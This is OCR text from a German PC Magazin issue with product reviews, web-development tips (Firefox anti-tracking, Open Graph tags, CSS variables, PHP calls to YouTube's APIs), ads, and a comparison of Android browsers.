www.pc-magazin.de

Streaming-Stick

Google Chromecast 3
Preis: 39 Euro

Preis/Leistung: sehr gut

Plattformen: Android und iOS sowie Windows und Mac (beide nur mit Chrome-Browser)

Besonderheit: Dual-Band-Unterstützung, riesige Auswahl an Apps, in den Farben Anthrazit und Kreide (nur im Google Store) erhältlich

Fazit: Wer einen Chromecast V2 besitzt, muss nicht zwangsläufig umsteigen. Besitzer der ersten Generation profitieren hingegen von den Neuerungen, etwa von der Unterstützung des 5-GHz-Bandes.

90 Punkte
sehr gut

PC Magazin
SEHR GUT
www.pc-magazin.de

TAN-Generator

ReinerSCT tanJack QR
Preis: 20 Euro

Preis/Leistung: sehr gut

Systemvoraussetzungen: funktioniert mit Smartphone, Tablet, Notebook oder PC

Besonderheiten: Solide verarbeitet, hohes Sicherheitsniveau, gelungene Haptik, flexibel einsetzbar, derzeit nur für Sparkassenkunden

Fazit: Sparkassenkunden aufgepasst: Das Chip-TAN-Verfahren mit QR-Code ist komfortabel und absolut alltagstauglich. Der tanJack QR überzeugt mit einer guten Verarbeitung und schneller Technik.

95 Punkte
sehr gut

PC Magazin
SEHR GUT
www.pc-magazin.de



NETZWERK & SMART HOME Tipps & Tricks

Tracking, Social Media, CSS, YouTube

SCREEN GUIDE

1. Firefox Anti-Tracking

Mozilla hat angekündigt, Tracking durch Websites stärker zu unterbinden. Die ersten Features sind in der aktuellen Version von Firefox angekommen.

Über Tracking im Internet machen sich nur wenige Gedanken, denn es läuft unsichtbar im Hintergrund. Beim Cross-Site-Tracking können Benutzer sogar über mehrere Websites hinweg verfolgt werden; so kann der Tracking-Dienst recht genaue Profile mit den Interessen einzelner Nutzer erstellen.

In einem Blog-Beitrag hat das Firefox-Team angekündigt, seinen Ansatz beim Anti-Tracking zu ändern und dabei drei Punkte hervorgehoben: Laut einer Studie von Ghostery werden im Durchschnitt 55,4 Prozent der gesamten Ladezeit einer Webseite benötigt, um langsame Third Party Tracker zu laden. In einer späteren Firefox-Version sollen solche langsamen Tracker blockiert werden.


Beim zweiten Punkt geht es darum, das erwähnte Cross-Site-Tracking zu unterdrücken. Dieses Feature ist ab der aktuellen Version 63 bereits in Firefox enthalten. Allerdings müssen Sie es extra einschalten. Dazu klicken Sie in den *Einstellungen* auf *Datenschutz & Sicherheit*. Im ersten Abschnitt *Seitenelemente blockieren* können Sie Einstellungen vornehmen, um Ihre Privatsphäre besser zu schützen. Um Tracker möglichst umfassend zu blockieren, setzen Sie einen Haken bei *Alle erkannten Elemente zur Aktivitätenverfolgung* und wählen dort *Immer*. Dann setzen Sie einen Haken bei *Cookies von eingebundenen externen Inhalten* ("Drittanbieter") und wählen dort *Immer*. Dann setzen Sie einen Haken bei *Cookies von eingebundenen externen Inhalten* ("Drittanbieter") und wählen dort *Immer*. Dann setzen Sie einen Haken bei *Cookies von eingebundenen externen Inhalten* ("Drittanbieter") und wählen dort *Immer*.

Falls Ihre Einstellungen dazu führen, dass einzelne Websites nicht mehr richtig dargestellt werden, können Sie über das *i*-Icon in der Adresszeile schnell Ausnahmen hinzufügen.



nen externen Inhalten („Drittanbieter“) und wählen eine der beiden Optionen. Entscheiden Sie sich für *Alle Cookies von eingebetteten externen Elementen* („Drittanbieter“), kann es passieren, dass einige Websites nicht mehr funktionieren. In diesem Fall klicken Sie in der URL-Leiste auf das Icon mit dem – und darüber – bzw. –. Wie zuvor können Sie in den Einstellungen auch festlegen, dass Firefox immer eine *Do Not Track*-Information sendet.

Der dritte Punkt betrifft schädliche Praktiken, etwa das Browser Fingerprinting. Dabei merken sich Tracker einen Besucher nicht über Cookies, sondern über eindeutige Einstellungen wie die IP-Adresse, den verwendeten Browser, das Betriebssystem, Schriftarten oder Auflösung. Wenn Sie selbst testen möchten, wie einzigartig Ihre spezielle Kombination dieser Daten



In den Einstellungen können Sie festlegen, ob und wie Firefox das Tracking unterbinden soll.

ist, können Sie das unter amiunique.org ausprobieren. Künftig möchte Firefox solche und andere Praktiken, etwa Crypto-Miner, automatisch unterdrücken.

2. Facebook Basisdaten für Open Graph

Selbst bei kleinen Websites kann es sein, dass der Link auf einem Social-Media-Kanal geteilt wird. Dann sollte die Vorschau des Links ordentlich aussehen.

Sobald Sie einen Link auf Facebook teilen, versucht das Netzwerk, aus den Daten der betreffenden Webseite eine möglichst sinnvolle Vorschau zu erstellen. Diese Vorschau besteht aus einem Teaserbild, der Domain, dem Titel und einem kurzen Teaser. Sie können Facebook konkret sagen, welche Daten Sie gerne in der Vorschau sehen möchten. Dazu notieren Sie die entsprechenden Daten gemäß dem Open-Graph-Protokoll im `<head>` der Webseite. In der einfachsten Form sieht das wie folgt aus:

```
<meta property="og:title"
  content="Titel der Webseite" />
<meta property="og:type" content="website" />
<meta property="og:url"
  content="Die kanonische URL" />
<meta property="og:image"
```



```
content="Link zum Vorschaubild" />
<meta property="og:description"
content="Eine sehr kurze Beschreibung" />
```


Sie können sehr viel mehr Daten übertragen, je nachdem, worum es auf dieser speziellen Webseite geht. Eine entsprechende Liste finden Sie unter **ogp.me**. Wenn die Daten auf einer Webseite nicht vorhanden sind, sucht sich Facebook selbst entsprechende Inhalte zusammen. So wird etwa für den Titel der Vorschau der <title> der Webseite übernommen, für das Bild das erste Bild, das Facebook auf der Seite findet und geeignete Maße hat, und für die Beschreibung der erste Text, den Facebook im Inhaltsbereich findet oder dort vermutet. Manchmal ist die Vorschau auch ohne Angabe der Open-Graph-Daten schon gut genug, so dass Sie nicht unbedingt den Aufwand betreiben müssten, Open Graph zu ergänzen. Das kann aber auch etwas suboptimal aussehen. So etwa bei der aktuellen Vorschau der Website **gameforge.com** (siehe Abbildung unten). Im Quelltext der Seite wird zwar sogar noch ein Bild für Open Graph übergeben, aber in den falschen Maßen.

Newsportale oder Magazine sorgen über ihr Content-Management-System dafür, dass die einzelnen Artikel entsprechende Open-Graph-Daten enthalten. Aber grundsätzlich ist es auf jeder Website sinnvoll, ein paar Daten zu übertragen. Wer weiß schon, ob der Link nicht in irgendeiner Diskussion geteilt wird? Dann sollte die Vorschau auch entsprechend aussehen. Auch wenn es für die meisten Content-Management-Systeme entsprechende Plugins geben wird: So etwas muss natürlich erst einmal eingerichtet und gepflegt werden – und macht damit Arbeit. Wenn es für Ihre Website nicht sinnvoll ist, verschiedene Teaser für alle möglichen Seiten zu pflegen, können Sie zumindest eine reduzierte Version der Daten übergeben, beispielsweise:

```
<meta property="og:image"
content="Link zum Vorschaubild" />
<meta property="og:description"
content="Eine sehr kurze Beschreibung"
/>
```



Wenn keine Open-Graph-Daten übergeben werden, sehen die geteilten Links in Facebook mitunter etwas dürrig aus.



Mit Hilfe von Facebooks **Sharing Debugger** überprüfen Sie die Open-Graph-Daten, die eine Webseite übergibt.



Dann übergeben Sie zumindest ein festes Bild und eine feste Beschreibung, und überlassen es Facebook, sich den Titel und die URL aus dem geteilten Link zu holen. Diese beiden Zeilen lassen sich auch fest im Template einer Website notieren. Das ist zwar nicht ideal, aber besser als eine Vorschau ohne Bild.

3. Facebook Teaser neu generieren lassen

Manchmal wollen Sie auf Facebook eine Webseite mit aktualisierten Open-Graph-Daten teilen, aber das Netzwerk benutzt weiterhin die alten Daten.

Das liegt daran, dass Facebook die Vorschau-Daten einer Webseite zunächst einmal nur dann abrufen bzw. erzeugt, wenn der Link zum ersten Mal auf der Plattform geteilt wird. Diese Daten legt Facebook in einem Cache ab und nutzt dann diese Daten. Wenn Sie danach die Open-Graph-Daten ändern, bekommt Facebook davon nichts mit. Also müssen Sie Facebook irgendwie mitteilen, dass es aktualisierte Daten gibt. Das klappt mit dem Sharing Debugger unter **developers.facebook.com/tools/debug/sharing**. Dort geben Sie einfach eine Webseite ein, deren Daten Sie aktualisieren möchten. Facebook prüft dann die Daten und zeigt dabei Fehler an. Wenn Sie möchten, dass

Werden Sie PC-Techniker!




Aus- und Weiterbildung zum Service-Techniker für PCs, Drucker und andere Peripherie. Ein Beruf mit Zukunft. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Bei Vorkenntnissen Abkürzung möglich. Beginn jederzeit.

NEU: SPS-Programmierer, Roboter-Techniker, Linux-Administrator LPI, Netzwerk-Techniker, Fachkraft IT-Security SSCP/CISSP

Teststudium ohne Risiko.
GRATIS-Infomappe gleich anfordern!

FERNSCHULE WEBER - seit 1959 - Abt. 175
Neerstedter Str. 8 - 26197 Großenkneten
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264

www.fernschule-weber.de





CSS Variables werden von allen modernen Browsern unterstützt – aber leider nicht von alten Internet Explorern.

Facebook die Daten neu abrufen, klicken Sie in der Zeile *Letztes Scraping* auf *Erneut scrapen*. Eventuell müssen Sie das zweimal tun, bis Facebook die neue Vorschau auch korrekt anzeigt. Teilen Sie diesen Link danach, wird Facebook die neuen Daten benutzen.

4. Webstandards CSS Variables

Ein Vorteil von Präprozessoren wie Sass ist die Tatsache, dass Sie dadurch Variablen benutzen können. Mittlerweile unterstützen alle modernen Browser auch CSS Variables.

In Sass ist es recht einfach, Variablen einzusetzen. Sie können zum Beispiel schreiben:

```
$color-highlight: #dc143c;
blockquote p {
    color: $color-highlight;
}
.sale {
    background-color: $color-highlight;
}
```

Sass wird zu CSS kompiliert und an den entsprechenden Stellen steht dann statt der Variablen jeweils die gewünschte Farbe. Ändert sich die Highlight-Farbe müssen Sie auf diese Weise nur eine einzelne Zeile ändern. In modernen Browsern klappt das auch direkt, ohne Präprozessoren. Mit CSS Variables erreichen Sie den gleichen Effekt über:

```
:root {
  --color-highlight: #dc143c;
}

blockquote p {
  color: var(--color-highlight);
}

.sale {
  background-color: var(--color-highlight);
}
```

Das klappt zwar auch im Browser Edge ab Version 16, allerdings nicht in einem der alten Internet Explorer oder im Opera Mini. Wenn Sie diese Technik dennoch in Ihren Projekten einsetzen möchten, finden Sie unter github.com/aaronbarker/css-variables-polyfill ein Polyfill,

der das gewünschte Verhalten in älteren Browsern über JavaScript nachbildet.

5. PHP Metadaten von YouTube-Videos

Wenn Sie auf Ihrer Website Metadaten von YouTube-Videos benötigen, können Sie sich die benötigten Daten über entsprechende Schnittstellen besorgen.

Wollen Sie auf einer Website Videos zeigen, werden diese oft zunächst auf YouTube hochgeladen und dann auf der Website eingebettet. Manchmal benötigen Sie im Content-Management-System noch andere Daten, die zum Video gehören, etwa den Titel oder die Dauer – ohne gleich schon das Video zu zeigen. Nun könnten Sie diese Daten direkt über das CMS eingeben. Einfacher wird es, wenn ein Redakteur nur die URL zum YouTube-Video einträgt, und Sie alle benötigten Daten direkt von YouTube abfragen. Ein paar grundlegende Informationen können Sie mit ein paar Zeilen PHP über eine offene oEmbed-Schnittstelle abrufen.

```
$video_url = 'https://www.youtube.com/
  watch?v=171ZTrdw1PE';
$url = 'http://www.youtube.com/
  oembed?format=json&url=' . $video_url;
$json = json_decode(file_get_contents($url),
  true);
print_r($json); // Test-Ausgabe
```

Das Ergebnis erhalten Sie im JSON-Format, etwa:

```
{
  "thumbnail_height": 360,
  "type": "video",
  "thumbnail_url": "https://i.ytimg.com/
    vi/171ZTrdw1PE/hqdefault.jpg",
  "provider_url": "https://www.youtube.com/",
  "html": "<iframe width=\`480\` height=\`270\`
    src=\`https://www.youtube.com/embed/
    171ZTrdw1PE?feature=oembed\`
    frameborder=\`0\` allow=\`accelerometer;
    autoplay; encrypted-media; gyroscope;
```

JSON	Rohdaten	Kopfzeilen
Speichern	Kopieren	Alle einklappen Alle ausklappen
provider_name:	"YouTube"	
height:	270	
thumbnail_height:	360	
provider_url:	"https://www.youtube.com/"	
author_name:	"SmackBoom"	
version:	"1.0"	
title:	"BoomsDay 001: Super Mario Party"	
thumbnail_url:	"https://i.ytimg.com/vi/171ZTrdwlPE/hqdefault.jpg"	
type:	"video"	
thumbnail_width:	480	
html:	"<iframe width=\`480\` height=\`270\` src=\`https://www/171ZTrdwlPE?feature=oembed\` frameborder=\`0\` allowmedia; gyroscope; picture-in-picture\` allowfullscreen	
width:	480	
author_url:	"https://www.youtube.com/channel/UCLpYkddAbsE-s45AM"	

Über die oembed-URL können Sie einige Metadaten, wie den Titel eines YouTube-Videos, abfragen. Hier die Ausgabe Firefox.



Um YouTube's API nutzen zu können, müssen Sie zunächst ein Developer-Projekt anlegen und einen API-Key generieren.

```
picture-in-picture\
  allowfullscreen></iframe>,
"width": 480,
"provider_name": "YouTube",
"version": "1.0",
"height": 270,
"title": "BoomsDay 001: Super Mario Party",
"author_name": "SmackBoom",
"thumbnail_width": 480,
"author_url": "https://www.youtube.com/
channel/UC1pYOkddAbsE-s453AM1WNQ"
}
```

Darüber erhalten Sie zwar Titel und Teaserbild, allerdings fehlt eine Angabe über die Länge. Mehr Daten

können Sie über die *YouTube Data API v3* abrufen. Sie brauchen ein Google-Konto, können dann über console.developers.google.com ein Developer-Projekt anlegen, um einen API-Key für den Zugriff auf YouTube zu generieren. Dann reichen wieder ein paar Zeilen:

```
$api_key = 'EIGENER KEY';
$video_id = '171ZTrdw1PE';
$api_url = 'https://www.googleapis.com/
youtube/v3/videos?part=snippet,
contentDetails,statistics,status&id=' .
$video_id . '&key=' . $api_key;
print_r(file_get_contents($api_url));
```

Darüber erhalten Sie deutlich mehr Informationen, unter anderem die Länge des Videos, das Datum der Veröffentlichung, die Tags, Links auf verschiedene Größen der Thumbnail-Bilder und Statistiken wie die Anzahl der Views, Likes, Dislikes, Kommentare. Entsprechend mit dem CMS verknüpft, reicht es nun, wenn ein Redakteur für ein Video nur die ID einträgt, und ein Skript beim Speichern alle benötigten Daten über die Schnittstelle abfragt und direkt mit im CMS abspeichert. Für den Fall, dass Sie generell alle Videos eines bestimmten Kanals auf Ihrer Website anzeigen möchten, können Sie auch alles automatisieren und die API nutzen, um zunächst den Channel und dann die einzelnen Videos abzufragen. **Nicolai Schwarz**

ANZEIGE

Smarte Geschenke

■ Wer sein Zuhause ein bisschen smarter machen will, muss nicht gleich zur teuren und umbauintensiven Smart Home-Komplettanlage greifen. Auch schon mit geringen Anschaffungskosten lassen sich in den eigenen vier Wänden Geräte per Smartphone steuern, was die Bequemlichkeit erhöht und den Stromverbrauch senkt.

WLAN-Steckdose HS110

Der Weihnachtsbaum ist geschmückt und die Lichterketten angebracht. Was jetzt noch fehlt, ist eine intelligente Lösung, mit der sich die Beleuchtung ein- und ausschalten lässt, ohne dafür jedes Mal unter die Tanne kriechen zu müssen: Einfach die **WLAN-Steckdose HS110 von TP-Link** (zirka 25 Euro) zwischenschalten und dann bequem per Smartphone das Licht steuern – manuell oder automatisch nach zuvor festgelegten Zeiten.

WLAN-Glühbirne LB130

In der besinnlichen Zeit mal eben das Licht dimmen oder gar farblich der Stimmung

oder dem Anlass entsprechend anpassen? Das geht ganz einfach mit der smarten **WLAN-Glühbirne LB130 von TP-Link** (zirka 35 Euro). Und man muss dafür nicht mal mehr zum Lichtschalter gehen, denn die Lampe lässt sich jetzt bequem per WLAN und Smartphone-App steuern.

Stabiles WLAN im ganzen Haus – Mesh-WLAN-System Deco P7

Je mehr smarte Geräte ins heimische Netzwerk eingebunden werden, desto schneller kommen handelsübliche Router an ihre Kapazitätsgrenze. Der **Deco P7 von TP-Link**

(zirka 299 Euro) ist leistungsstark genug, um bis zu 100 angeschlossene Geräte mühelos zu verwalten. Und da die Stationen ständig miteinander im so genannten Mesh-Netzwerk kommunizieren, kommt es auch zu keinen Unterbrechungen, wie beispielsweise bei Stand-Alone Lösungen mit Repeatern oder Powerline-Adaptern.

Der Deco P7 hat noch eine weitere Besonderheit: Befinden sich zwischen den einzelnen Stationen dicke Wände, wie etwa zum Keller hin oder zur Garage, erfolgt die Übertragung der Daten schnell und einfach über das heimische Stromnetz.





ANDROID-BROWSER

Besser surfen

Sicher mobil surfen

Bei der Browser-Nutzung auf dem Smartphone sollten Sie auf ein paar Punkte achten:

- ☒ Löschen Sie private Daten wie Cookies, Verlauf und Cache regelmäßig; am besten beim Beenden des Browsers.
- ☒ Nutzen Sie den Inkognito-Modus, dann werden keine Daten über Webseiten gespeichert oder Cookies abgelegt.
- ☒ Surfen Sie mit gesundem Menschenverstand, und klicken Sie nicht auf merkwürdig erscheinende Links.
- ☒ Seien Sie vorsichtig in öffentlichen Wlans, und rufen Sie keine sensiblen Daten auf.
- ☒ Aktivieren Sie *Do not track*, damit Webseiten und Dienste kein Profil von Ihnen erstellen können.

Tor gilt als der beste Browser zum anonymen Surfen, nun auch als Android-Version. Aber was kann er im Vergleich zu anderen mobilen Browsern? ■ CLAUDIA FRICKEL

Eine der meistgenutzten Apps auf dem Mobiltelefon dürfte bei den meisten Anwendern der Browser sein. Webseiten aufrufen, Tabs nutzen und Lesezeichen anlegen können Sie mit allen zehn von uns vorgestellten Programmen. Auch auf Datenschutz und Privatsphäre legen alle Wert; so kann man mit allen inkognito surfen. Aber wie unterscheiden sie sich, und was können sie?

Tor Browser: mehr Privatsphäre und anonymes Surfen

Wirklich anonym sind Sie im Internet mit dem Tor-Netzwerk unterwegs. Das gibt's nun als eigenständige App erstmals für Android-Smartphones – bislang mussten Nutzer auf externe Tools ausweichen, die Tor verwenden. Der mobile Tor-Browser befindet sich noch im Alpha-Status, kann

also Bugs haben. Außerdem gibt es ihn bislang nur auf Englisch. Doch die mobile App bringt dieselben Funktionen mit wie auf dem Desktop: Alle Browser- und Gerätedaten werden durch eine mehrstufige Verschlüsselung so anonymisiert, dass Nutzer im Internet nicht identifiziert werden können. Der Browser blockiert Tracker und löscht beim Schließen automatisch alle Cookies. Tor erlaubt zudem den Aufruf von Webseiten, die Provider gesperrt haben. Bislang muss für die Nutzung noch die Zusatz-App *Orbot* zur Einwahl ins Tor-Netzwerk installiert werden. Auf der Tor-Startseite rufen Sie über die Reiter *Lieblingsseiten* Lesezeichen und den Verlauf auf. Über die drei Punkte rechts oben öffnet sich ein Menü, in dem Sie einen Tab oder einen privaten Tab öffnen und die *Settings* finden. Die sollten Sie als erstes aufrufen und einige Privat-

sphäre-Einstellungen aktivieren. Tippen Sie auf *Privacy* und verschieben den Schalter neben *Do not track* auf *Ein*. Dann drücken Sie auf *Tracking Protection* und wählen im Fenster *Enabled*. Ebenso können Sie auf *Cookies* tippen und hier *Disabled* wählen, dann werden keine mehr angenommen. Setzen Sie außerdem einen Haken hinter *Clear private data on exit*, dann werden die Browser-Daten beim Schließen der App gelöscht. Sie können anschließend noch auswählen, welche Daten betroffen sein sollen. Über den Punkt *Clear private data* löschen Sie auf einmal den Verlauf, die Cookies, den Cache und mehr private Daten.



Chrome: Der Platzhirsch mit Datensparmodus

Der meistgenutzte Android-Browser ist mit Abstand Chrome. Die Google-App punktet mit der Synchronisierung, etwa der Lesezeichen, zwischen Desktop- und Mobilversion. Außerdem gilt Chrome als schnell. Nachteil: Anders als bei anderen Browsern können Sie private Daten nicht automatisch beim Beenden des Browsers löschen. Dafür hat Chrome einen praktischen Datensparmodus, mit dem Sie Webseiten schneller laden und das Datenvolumen reduzieren können: Dann läuft der Großteil des Datenverkehrs über Google-Server und wird dort komprimiert, bevor er auf das Telefon heruntergeladen wird. Den Datensparmodus müssen Sie einschalten, danach bleibt er im Hintergrund aktiv. Tippen Sie im Chrome-Browser auf die drei Striche oben rechts, und gehen Sie zu den *Einstellungen*. Wählen Sie den *Datensparmodus* aus und schieben auf der folgenden Seite den Regler auf *Ein*. Google zeigt ab sofort an, welche Datenmenge Sie genutzt und wie viel Sie auf welchen Webseiten eingespart haben. Der Datensparmodus funktioniert nicht, wenn Sie auf sicheren https-Seiten oder privat im Inkognito-Modus surfen.

Firefox: Addons vom Desktop auch mobil verwenden

Firefox hat auf Android-Geräten keinen hohen Marktanteil, dabei bringt der Browser einige praktische Funktionen mit. Sie können das Programm mit Addons personalisieren und teilweise sogar diejenigen verwenden, die Sie auf dem Desktop nutzen. Zur Installation neuer Erweiterungen tippen Sie auf die drei Striche oben rechts und auf *Addons*. Drücken Sie auf *Alle Firefox-Addons ansehen*. Auf der folgenden Seite suchen Sie Erweiterungen aus, etwa Passwort-Manager, Webclipper oder Tools zum

Marktanteile mobiler Browser in Deutschland



Der Tor-Browser löscht auf Wunsch beim Beenden alle privaten Daten. Welche genau, legen Sie selbst fest.

besseren Verwalten der Lesezeichen. Auch neue Themes finden Sie hier. Weiteres Plus im Firefox: Sie können nicht nur Lesezeichen mit der Desktop-Version synchronisieren, sondern sogar Tabs. Dazu müssen Sie sich in den *Einstellungen* ganz oben mit einem Firefox-Konto anmelden. Tippen Sie auf Ihre E-Mail-Adresse und setzen Häkchen vor *Offene Tabs*, damit sie synchronisiert werden. In den *Einstellungen* unter *Datenschutz* legen Sie außerdem fest, dass Firefox private Daten beim Beenden löscht. Praktisch ist auch der Gastmodus: Andere können damit den Browser verwenden, ohne Zugriff auf Passwörter oder Lesezeichen zu bekommen.

Opera: Werbeblocker und Datensparer

Von Haus aus hat Opera einen Werbeblocker an Bord. Auf Wunsch schalten Sie ihn in den *Einstellungen* aus, die Sie über



Chromes Datensparmodus hilft, Seiten schneller aufzurufen und weniger Daten zu verbrauchen.


das Opera-Symbol unten rechts erreichen. Dort können Sie auch die *Dateneinsparungen* aktivieren, ein weiteres Plus von Opera. Das Programm komprimiert dann Bilder und Videos, damit beim Übertragen weniger mobile Daten verbraucht werden. Das *Erscheinungsbild* des Browsers passen Sie ebenfalls in den *Einstellungen* an: Es gibt einen *Nachtmodus* sowie helle und dunkle Designs.

Edge: Seiten zum PC senden

Microsofts Edge-Browser hat ein Alleinstellungsmerkmal: Sie senden damit geöffnete Seiten mit einem Tippen zu Edge auf dem Desktop. Dazu tippen Sie im mobilen Browser einfach unten auf das Teilen-Symbol und wählen den PC aus. Voraussetzung ist, dass Sie mit Ihrem Microsoft-Konto angemeldet sind, und dass Sie PC und Telefon verbunden haben. Sie müssen in Windows 10 auf dem PC gleichzeitig die Windows- und die i-Taste drücken. Dann gehen Sie zu *Telefon* und *Mobiltelefon hinzufügen*. Geben Sie Ihre Handynummer ein.

Brave: mehr Datenschutz

Der Brave-Browser konzentriert sich auf Datenschutz und Privatsphäre: Er blockiert Anzeigen und Tracker, akzeptiert keine Cookies, hat das Plug-in https-everywhere integriert, schützt vor Browser-Fingerprinting und ermöglicht die Websuche mit DuckDuckGo anstatt Google. Letzteres müssen Sie in den *Einstellungen* festlegen: Tippen Sie auf die drei Punkte oben rechts und passen die Suchmaschine unter *Standard-Tab* und *Privater Tab* an. Wählen Sie außerdem den Punkt *Datenschutz* weiter unten und setzen ein Häkchen bei *Fingerprinting-Schutz*. Das Tool schont nach Angaben der Entwickler zudem das Datenvolumen und zeigt die Ersparnis auf der Startseite übersichtlich



Brave zeigt übersichtlich an, wie viele Tracker oder Skripte bereits blockiert wurden.

an. Dort bekommen Sie auch eine Info, wie viele Tracker geblockt wurden.

Via: braucht wenig Speicherplatz

Weniger als ein MByte Speicherplatz braucht der schlanke Via-Browser, bringt aber trotzdem viele Funktionen mit. Dazu gehören ein integrierter Werbeblocker und die Möglichkeit, Daten beim Beenden der App zu löschen. Dazu müssen Sie diese aber über die *Einstellungen* schließen: Tippen Sie auf die drei Striche unten rechts, gehen zu den *Einstellungen* und zu *Allgemein*. Drücken Sie auf *Daten leeren* und *beenden*. Via hat auch einen *Nachtmodus*, den Sie ebenfalls über die drei Striche unten rechts aktivieren. Der Hintergrund färbt sich dann dunkel. Sie können die Optik des Browsers individuell anpassen und auf Wunsch die Lautstärketasten zum bequemen Scrollen benutzen. Die Funktion schalten Sie in den *Einstellungen* unter *Allgemein* und *Navigation* ein. Tippen Sie hinter das Feld



Der Dolphin-Browser erlaubt das Festlegen diverser Gesten zur schnellen Steuerung.

Drücke Lautstärketasten zum Scrollen. Sie können den Browser mit Addons aufwerten, allerdings sind nicht so viele verfügbar wie bei Firefox. Über die drei Striche unten rechts und *Werkzeuge* sowie einem Tippen auf *Bild anzeigen* verbieten Sie Via, Fotos zu laden – und sparen so Daten.

Dolphin: alles personalisieren

Shortcuts auf der Startseite, Themes, Addons und eine ausgefeilte Gestensteuerung: Der Dolphin-Browser setzt auf starke Personalisierungsmöglichkeiten. Sie können Zeichen auf den Bildschirm malen, um beispielsweise zum Seitenende zu gelangen, den Browser zu beenden oder den aktuellen Tab zu schließen. Dolphin gibt diverse Gesten vor, die Sie aber anpassen und verändern können. Auch das Hinzufügen neuer Zeichen ist möglich. Tippen Sie am unteren Rand des Browsers auf das Delphin-Symbol und anschließend auf das Zahnrad. Wählen Sie nun die *Gesten-Einstellungen*. Sie

Android-Browser im direkten Vergleich

Browser	Version	Größe	Inkognito-Tabs	Daten beim Beenden löschen	Sync	Engine	Android-Version
Tor-Browser	60.3.0	34 MByte	✓	✓	–	Quantum	ab 4.1
Google Chrome	70.0.3538.80	ca. 180 MByte	✓	–	✓	Blink	je nach Gerät
Firefox	62.0.3	ca. 50 MByte	✓	✓	✓	Servo	je nach Gerät
Opera	47.3.2249.130976	77 MByte	✓	–	✓	Blink	je nach Gerät
Microsoft Edge	42.0.0.2741	70 MByte	✓	–	✓	Blink	ab 4.4
Brave-Browser	1.0.61	110 MByte	✓	–	–	Blink	ab 4.1
Via-Browser	3.4.3	823 KByte	✓	✓	✓	k.A.	ab 2.3
Dolphin Web-Browser	12.0.11	45 MByte	✓	✓	✓	Webkit und eigene	je nach Gerät
Puffin Web-Browser	7.7.2.30721	42 MByte	✓	–	–	Blink	ab 4.1
